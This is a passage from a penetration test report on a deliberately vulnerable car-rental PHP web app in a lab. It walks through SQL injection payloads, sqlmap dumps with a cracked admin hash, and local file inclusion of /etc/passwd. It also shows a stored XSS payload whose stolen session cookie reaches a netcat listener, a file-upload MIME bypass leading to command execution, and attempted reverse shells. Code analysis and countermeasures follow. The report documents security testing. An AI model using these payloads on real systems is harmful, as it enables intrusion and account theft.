Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: style=pink; PHPSESSID=93opudq80lu41bet8nf7mav5f0
Connection: close
Upgrade-Insecure-Requests: 1

|email=-7012") OR 8082=8082#&password=boop&login=Login
```

Figure 2.22: Boolean-based blind vulnerability

The attacker isn't able to specify the user, it just logs them in as Steve Brown. The profile logged into from the attack in the figure 2.22 can be seen in figure 2.23.




Figure 2.23: Steve Brown's profile accessed with SQLi

The other blind injection found, a time-based attack, allows the attacker to specify the email address in the payload. This can be seen in figure 2.24, where again the payload is being inserted using the Burp proxy.

```
POST /index.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: style=pink; PHPSESSID=93opudq801u41bet8nf7mav5f0
Connection: close
Upgrade-Insecure-Requests: 1

[email=test@test.com") OR SLEEP(5) AND ("ImwV"="ImwV&password=boop&login=Login
```

Figure 2.24: Time-based blind vulnerability

test@test.com is the email belonging to the user Joe Bloggs. As can be seen in figure 2.25, that user was successfully logged in to:




Figure 2.25: Joe Bloggs' profile accessed with SQLi

As well as the blind SQL injection attacks found, the other attack - an error based attack - enables the attacker to retrieve information about the database being used. The first thing to do was enumerate the tables in the database. This can be seen in figure 2.26.

```
[14:23:13] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL 5
[14:23:13] [INFO] fetching database names
[14:23:13] [INFO] used SQL query returns 37 entries
available databases [37]:
[*] aa2000
[*] bbdms
[*] bbjewels
[*] boat
[*] careerguidance
[*] carrental
[*] catering
```

Figure 2.26: Sqlmap dumping a list of databases

Only the first few database names were included in the figure. As can be seen, one of the names is carrental. This is the only database name the tester could see that related to the target web application. Once the database name was enumerated, the tables within that database were queried for and listed. This can be seen in figure 2.27.

```
Database: carrental
[10 tables]
+-----+
| admin          |
| tblbooking     |
| tblbrands      |
| tblcontactusinfo |
| tblcontactusquery |
| tblpages       |
| tblsubscribers |
| tbltestimonial |
| tblusers       |
| tblvehicles    |
+-----+
```

Figure 2.27: List of tables in the carrental database

From this point, the attacker can dump all of the information in all of the tables including the user data and password hashes which can be attempted to be cracked. Looking at the list of tables however, the admin table seemed most interesting. Sqlmap was used to dump the account information as well as crack the password hash that was dumped from the table. The password was found to be "hal". This can be seen in figure 2.28.

```
Table: admin
[1 entry]
+-----+-----+-----+-----+
| id | UserName | Password | updationDate |
+-----+-----+-----+-----+
| 1 | admin | cde9e8dec3ca8de88aa6cf61c1c0252c (hal) | 2019-09-14 12:27:44 |
+-----+-----+-----+-----+
```

Figure 2.28: Admin credentials cracked with sqlmap

Using the credentials admin:hal the admin section could then be accessed by the tester.

2.6.4 Testing for Local File Inclusion

The first most obvious place to check for this was the page.php page where as seen in section 2.1.5 a page name is passed in via the GET request. The content of the page passed in is then loaded in between the header and footer of the page.php page. To test for local file inclusion, a file that was known to exist was used: phpinfo.php. The file was loaded in successfully which can be seen in figure 2.29.




Figure 2.29: phpinfo.php loaded with LFI

So files can be loaded in that are within the web root. Next it was tested whether arbitrary system files could be loaded in. Since it was known that the server was running a Linux distribution, a file that must be present and accessible on the system is `/etc/passwd`. This is where account information is kept. Directory traversal was not found to be necessary and the file could be addressed using the absolute path of `/etc/passwd`. The file was successfully loaded in, this can be seen in figure 2.30.




Figure 2.30: `/etc/passwd` loaded with LFI

Using the phpinfo vulnerability it was discovered that the webroot on the system of the application is `"/mnt/sda2/swag/website/"`. Combining that with the file discovered earlier which gave the names and locations of all of the admin pages (figure 2.6), this vulnerability could be used to access the admin section of the web application unauthenticated.

In appendix C figure 6.13, the page "reg-users.php" was loaded with the full path being "page.php?type=/mnt/sda2/swag/website/admin/reg-users.php". This gave full access to the list of all the users registered on the web app.

The same technique could be used to list out the bookings (figure 6.14), subscribers (figure 6.17), vehicles (figure 6.19), brands (figure 6.15), testimonials (figure 6.18) and "contact us" submissions (figure 6.16). All of these figures are in appendix C.

2.6.5 Testing for Incubated Vulnerabilities

In this stage, the vulnerability of stored cross site scripting was attempted to be used to steal a logged in user's SecretCookie. First, a payload was created and submitted as a testimonial to the referrals page. This can be seen in figure 2.31.

POST TESTIMONIAL

Testimonial

```
<script>document.write('
```

Save

Figure 2.31: Cookie stealing javascript payload

Once this payload was submitted and stored on the main page, on the target machine an account was logged into and the main page was visited. This can be seen in figure 2.32.




Figure 2.32: Victim logged in on the home page

Once the page was loaded on the target machine, the JavaScript was immediately executed and the cookie data was sent to the listener on the attacking machine. This can be seen in figure 2.33.

```
root@kali:~# nc -lvnp 80 -s 192.168.1.160
listening on [192.168.1.160] 80 ...
connect to [192.168.1.160] from (UNKNOWN) [192.168.1.1] 60090
GET /cv.jpg?SecretCookie=22626p6140626p612r636s6q223n31323865636635343261333561633532373061383764633734303931383430343n31353734363135363135;
%20PHPSESSID=oqpjt5cb4eukktq2qsfhpssrr5;%20style=pink HTTP/1.1
Host: 192.168.1.160
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Connection: keep-alive
```

Figure 2.33: Listener receiving the stolen cookie data

Once the cookie data had been stolen, the site was visited from the attacking machine. In figure 2.34 it can be seen that the attacker is not initially logged in.




Figure 2.34: Attacker not logged in

Then, the request to get the homepage was manipulated with Burp proxy so that the stolen cookies were inserted in place of the attackers cookies. This can be seen in figure 2.35.

```
GET /index.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Cookie: style=pink; SecretCookie=22626p6140626p612r636s6q223n31323865636635343261333561633532373061383764633734303931383430343n31353734363135363135; PHPSESSID=oqpjt5cb4eukktq2qs fhpssrr5
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 2.35: Cookie replaced with victim's cookie

Finally, once the forged request is sent to the server, the server now believes that the attacker is the victim and the session has been successfully hijacked. This can be seen in figure 2.36, where the attacking machine is now logged in as the victim account.




Figure 2.36: Attacker logged in as the victim

If an admin were to log in to the admin section, this exact same technique could be used to hijack their session. The technique is not dependant on the privilege level of the logged in user.

2.7 Business Logic Testing

2.7.1 Test Upload of Unexpected File Types

In the user's account page there is an option that allows the user to upload a new profile picture. This can be seen in figure 2.37.




Figure 2.37: Upload photo form

First thing was to test if arbitrary file types could be uploaded. A php file with some very simple code that just echoed 1+1 was created as a test of code execution. This was then submitted through the profile picture update form. The update was however refused, as can be seen in figure 2.38.




Figure 2.38: File type detection mechanism being triggered

It can be seen that there is some kind of filter in place to prevent bad file types from being uploaded. This was bypassed using several different methods. Firstly, the Burp proxy was used to intercept the post request submitting the new profile picture data. This can be seen in figure 2.39.

```

POST /changepicture.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/profile.php
Content-Type: multipart/form-data; boundary=-----2664588071880598495518974153
Content-Length: 251
Cookie: style=pink; PHPSESSID=jb463i8euh30cp677rqfuo9lj2; SecretCookie=22626p6140626p612r636s6q223n;
Connection: close
Upgrade-Insecure-Requests: 1

-----2664588071880598495518974153
Content-Disposition: form-data; name="uploadedfile"; filename="test.php"
Content-Type: application/x-php

<?php echo(1+1); ?>

-----2664588071880598495518974153--

```

Figure 2.39: Burp capture of upload form submission request

The data is being submitted as multipart/form-data content with the only section being the image data itself. Due to the .php extension, the client has determined the content type of the image data to be application/x-php. Since this is being determined by the client, this information can be modified by the attacker to be defined as image/jpeg content. This can be seen in figure 2.39.

```

-----2664588071880598495518974153
Content-Disposition: form-data; name="uploadedfile"; filename="test.php"
Content-Type: image/jpeg

<?php echo(1+1); ?>

-----2664588071880598495518974153--

```

Figure 2.40: Burp proxy used to modify MIME file type

With this modification in place, the request was forwarded to the server. At this point, the server responded with an alert verifying that the profile image had been changed to test.php which can be seen in figure 2.41.




Figure 2.41: File successfully uploaded

The tester then navigated to `/pictures/test.php` where the file was stored, and it was verified that code execution had been achieved. This can be seen in figure 2.42, where the code to `echo 1+1` displays a 2:




Figure 2.42: Code execution

Another method was used to bypass the detection. A file containing php code but with a file extension of `.jpg` could be uploaded without issue. Using the local file inclusion vulnerability described in section 2.6.4, this file can then be loaded and executed. This can be seen in figure 2.43, where a file called `test.jpg` containing code to `echo 1+1` is included and executed:




Figure 2.43: LFI used to achieve code execution

At this point the tester attempted to use code execution to get a shell. There were many failed attempts, including generating and using a php msfvenom meterpreter shell payload, using a weeveily shell, executing `nc -e /bin/sh`, piping `bash` over linux sockets and using php sockets with the tcp file descriptor. Something about the networking of the virtual machines or the web server configuration prevented any of these from working.

The PHP `exec()` function was usable when files were uploaded when containing it, so that was initially used to get command execution. This can be seen in figure 2.44.




Figure 2.44: `ls -la` executed using basic php code execution

Interestingly, only one line of output seemed to be being returned. This was also an extremely cumbersome method of command execution as the entire process for spoofing the file type using burp proxy as described above had to be used to execute a command and only one line of output could be displayed. Since this is the only command execution method that seemed to work, the tester had to adapt.

Initially, burp repeater was used to modify the data to a different command, post the new profile picture update request, and then the picture page could be loaded to see the command output. This, although a lot faster, was still quite cumbersome and still only displayed one line of the output.

Python was used to automate this process. First, using the requests library, a PHP session was established. Then a login POST request was sent so that the program could authenticate as a user and access the account section. Now authenticated, the POST request to change profile picture was then replicated using python, with the command in the PHP code to be executed being defined by a string variable. Finally, once the PHP file has been uploaded, the program performs a GET request on the file to receive the output of the command.

To address the problem of only getting one line of output at a time, a loop was used to execute the command multiple times but piping it into the head command, iterating over the lines of output and receiving them one by one. The loop ends when it detects two lines of the same output, indicating that head has reached the end of the output length and no more output needs to be read. The shell can be seen in use in figure 2.45, listing a directory, executing whoami and catting a file:

```
root@kali:~/shell# python3 shell13.py
> ls
BUNNY.png
boop.jpg
boop.php
rick.jpg
shell.php%0delete0.png
shell.php;.png
shell.png
test.jpg
test.php
> whoami
nobody
> cat test.jpg
<?php echo(1+1); ?>
> █
```

Figure 2.45: ls, whoami and cat with the Python shell

This allows for full access to a lot of files on the machine, but most interestingly the shell could be used to list and cat files from the web root. The figure 2.46 shows the shell being used to list the web root using the absolute path discovered earlier in section 2.2.1:

```

> ls -l /mnt/sda2/swag/website/
total 220
drwxrwxrwx  2 nobody  nogroup  4096 Sep 18 10:19 FRUKTQLORLHM
-rwxrwxrwx  1 nobody  nogroup   821 Aug  1 2017 aboutus.php
drwxrwxrwx  7 nobody  nogroup  4096 Sep 18 10:19 admin
drwxrwxrwx  1 nobody  nogroup  4096 Sep 18 10:19 assets
-rwxrwxrwx  1 nobody  nogroup   84 Sep 14 12:28 attachment.php
-rwxrwxrwx  1 nobody  nogroup  9169 Jul 13 2017 car-listing.php
-rwxrwxrwx  1 nobody  nogroup  2772 Sep 14 12:30 changepicture.php
-rwxrwxrwx  1 nobody  nogroup   795 Jun 17 2017 check_availability.php
-rwxrwxrwx  1 nobody  nogroup  8402 Jul  9 2017 contact-us.php
-rwxrwxrwx  1 nobody  nogroup   125 Sep 14 12:29 cookie.php
drwxrwxrwx  2 nobody  nogroup  4096 Sep 18 10:19 development
-rwxrwxrwx  1 nobody  nogroup   74 Aug  1 2017 extras.php
-rwxrwxrwx  1 nobody  nogroup   821 Aug  1 2017 faqs.php
-rwxrwxrwx  1 nobody  nogroup   56 Sep 14 12:29 fileuploadtype.php
-rwxrwxrwx  1 nobody  nogroup   81 Sep 14 12:27 genericinstructions.php
-rwxrwxrwx  1 nobody  nogroup   52 Jul 13 2017 hidden.php
drwxrwxrwx  2 nobody  nogroup  4096 Sep 18 10:19 includes
-rwxrwxrwx  1 nobody  nogroup  9549 Sep 17 2017 index.php
-rwxrwxrwx  1 nobody  nogroup  7496 Sep 14 12:29 info.php
-rwxrwxrwx  1 nobody  nogroup   540 Sep 14 12:27 instructions.php
-rwxrwxrwx  1 nobody  nogroup   376 May 13 2017 logout.php
-rwxrwxrwx  1 nobody  nogroup  7831 Jun 26 2017 my-booking.php
-rwxrwxrwx  1 nobody  nogroup  6361 Jul 17 2017 my-testimonials.php
-rwxrwxrwx  1 nobody  nogroup  3974 Sep 14 12:29 page.php
-rwxrwxrwx  1 nobody  nogroup   23 Sep 14 12:29 phpinfo.php
drwxrwxrwx  2 nobody  nogroup  4096 Dec  3 01:36 pictures
-rwxrwxrwx  1 nobody  nogroup  7183 Jul 17 2017 post-testimonial.php
-rwxrwxrwx  1 nobody  nogroup   821 Aug  1 2017 privacy.php
-rwxrwxrwx  1 nobody  nogroup  9507 Aug  3 2017 profile.php
-rwxrwxrwx  1 nobody  nogroup   53 Sep 14 12:28 robots.txt
-rwxrwxrwx  1 nobody  nogroup  9497 Jul 13 2017 search-carresult.php
-rwxrwxrwx  1 nobody  nogroup   109 Sep 14 12:29 sqlcm_filter.php
drwxrwxrwx  2 nobody  nogroup  4096 Sep 18 10:19 sqlfile
-rwxrwxrwx  1 nobody  nogroup   821 Aug  1 2017 terms.php
-rwxrwxrwx  1 nobody  nogroup  8158 Sep 14 12:30 updatepassword.php
-rwxrwxrwx  1 nobody  nogroup   168 Sep 14 12:29 username.php
-rwxrwxrwx  1 nobody  nogroup 14971 Jul 13 2017 vehical-details.php
> █

```

Figure 2.46: Using the shell to list the web root content

The full code for this shell can be found at appendix D figure 6.20. This code was adapted to make use of the LFI code execution vulnerability as well. All that needed to be changed was the filename of the upload - test.jpg instead of test.php - and the urls of the POST and GET requests. Since the GET request returned the whole header and footer of the page as seen in figure 2.43, a filter was implemented to only fetch the part of the page that was the command output. All of this can be seen in the code in appendix D figure 6.21.

3. Discussion

3.1 Source Code Analysis

3.1.1 Arbitrary File Upload

As described in section 2.7.1, the file upload filter was bypassed by modifying the content type header in the multipart/form-data request. The code for processing uploaded files is found in the `changepicture.php` file.

It can be seen that in this code the only filter being applied to the upload is a filter of the file's MIME file type as defined in the request. This code can be seen here:

```
<?php
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
    $validtypes= array("image/jpeg","image/jpg","image/png");
    if(in_array($file_type,$validtypes)=== false){
        echo '<script type="text/javascript">
            alert("Invalid filetype detected - what are you up to?.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
    }
}
?>
```

This code will effectively filter out any MIME types that aren't for images. However, the MIME type of a file can be easily forged as seen in section 2.7.1. This filter alone is not sufficient for preventing file types that aren't images from being uploaded.

3.1.2 SQL Injection

In section 2.6.3, SQL injection was found with three different payloads. The file that handles the vulnerable form is `/includes/login.php`. The specific code that makes the SQL query can be seen here:

```
<?php
include './sqlcm_filter.php';

$sqlquery="select * from tblusers where EmailId=( ".$username." )";
$query = mysql_query($sqlquery) or die(mysql_error());
```

```

$rows = mysql_num_rows($query);
$row = mysql_fetch_array($query);
?>

```

It can be seen that "sqlcm_filter.php" is included before the query is built. The content of that file is as follows (it has been linted for readability):

```

<?php
$username= str_replace(
    array("1=1", "2=2", "select","Union","'a'='a'", "2=2", "1 =1"),
    "",
    $username
);
?>

```

Looking at this filter, firstly an attempt to mitigate an attack using a boolean payload has been made with a series of "x = x" payloads being replaced. Unfortunately, this in an ineffective way to mitigate against this kind of vulnerability since there is essentially endless way of creating a true condition. Even "3=3" is enough to defeat this filter.

Next, the words "select" and "Union" are filtered out. Unfortunately, the case sensitive php string replace function was used so both "SELECT" and "UNION" won't be filtered out. The case insensitive str_ireplace function should have been used instead, but ultimately this is not an effective method of preventing SQL injection.

3.1.3 Local File Inclusion

As seen in section 2.6.4, LFI was found on the page page.php. In the file page.php, the script attachment.php is used to include a file. The code for this script is as follows:

```

<?php
$page_type=$_GET['type'];
include('lfilter.php');
include ($page_type);
?>

```

As can be seen here the script takes a filename sent in a GET request and includes the content. Page.php is then used to display this content in between the header and footer of the website. Since the GET parameter isn't sanitised in any way, this allows an attacker to include arbitrary system files. This is exploited in section 2.6.4.

It appears as if some attempt to prevent this was intended to be made with reference to a "lfilter.php" file, but this file was not present in the application files.

3.1.4 Reversible Cookie

As seen in section 2.5.1, the "SecretCookie" used to keep track of user information is obfuscated, but not effectively. The file used to generate the cookie was discovered to be cookie.php, the contents of which is as follows:

```
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = str_rot13(bin2hex($str));
setcookie("SecretCookie", $str);
?>
```

It can be seen that ROT13 and hex encoding have been used to obfuscate the cookie. This kind of obfuscation can be easily reversed as described in section 2.5.1. The username and password variables are set in /includes/login.php on lines 8 and 9. The password is an MD5 hash of the actual password sent in the POST request to log in, as seen in the following code snippet:

```
<?php
$username=$_POST['email'];
$password=md5($_POST['password'])
?>
```

This means that if someone intercepted this cookie a user's account details could easily be stolen. Since MD5 was used, the password would also be easily brute-forceable.

3.1.5 User Enumeration

This vulnerability arises due to different error messages being sent for when an active username but with an incorrect password is submitted and when a username not present on the database is submitted. This vuln is caused by code in the /includes/login.php file. It is also described in section 2.3.1.

If there is an incorrect username then the query for the user returns no rows and a "Username not found" message is displayed. This code is from username.php which is included in /includes/login.php.

```
<?php
if($rows==0){
    echo '<script language="javascript">'; echo 'alert ("Username not found");';
    echo 'window.history.back();'; echo '</script>'; die();
}
?>
```

Then if a correct username is submitted, a second query is made to fetch the account using the username and password provided. If this query returns no results, the password was incorrect and the message "Invalid Details" is shown.

```
<?php
if ($rows > 0) {
    [code removed]
} else {
    echo "<script>alert('Invalid Details');</script>";
    [code removed]
}
?>
```

This allows attackers and malicious users to check if a username is in use on the website or not.

3.2 Vulnerabilities Discovered and Countermeasures

3.2.1 Arbitrary File Upload

Described in sections 2.7.1 and 3.1.4 is a vulnerability that enables attackers to upload arbitrary files to the web server. This also lets attackers execute code on the server, giving them access to all kinds of functionality including the possibility of getting a reverse shell.

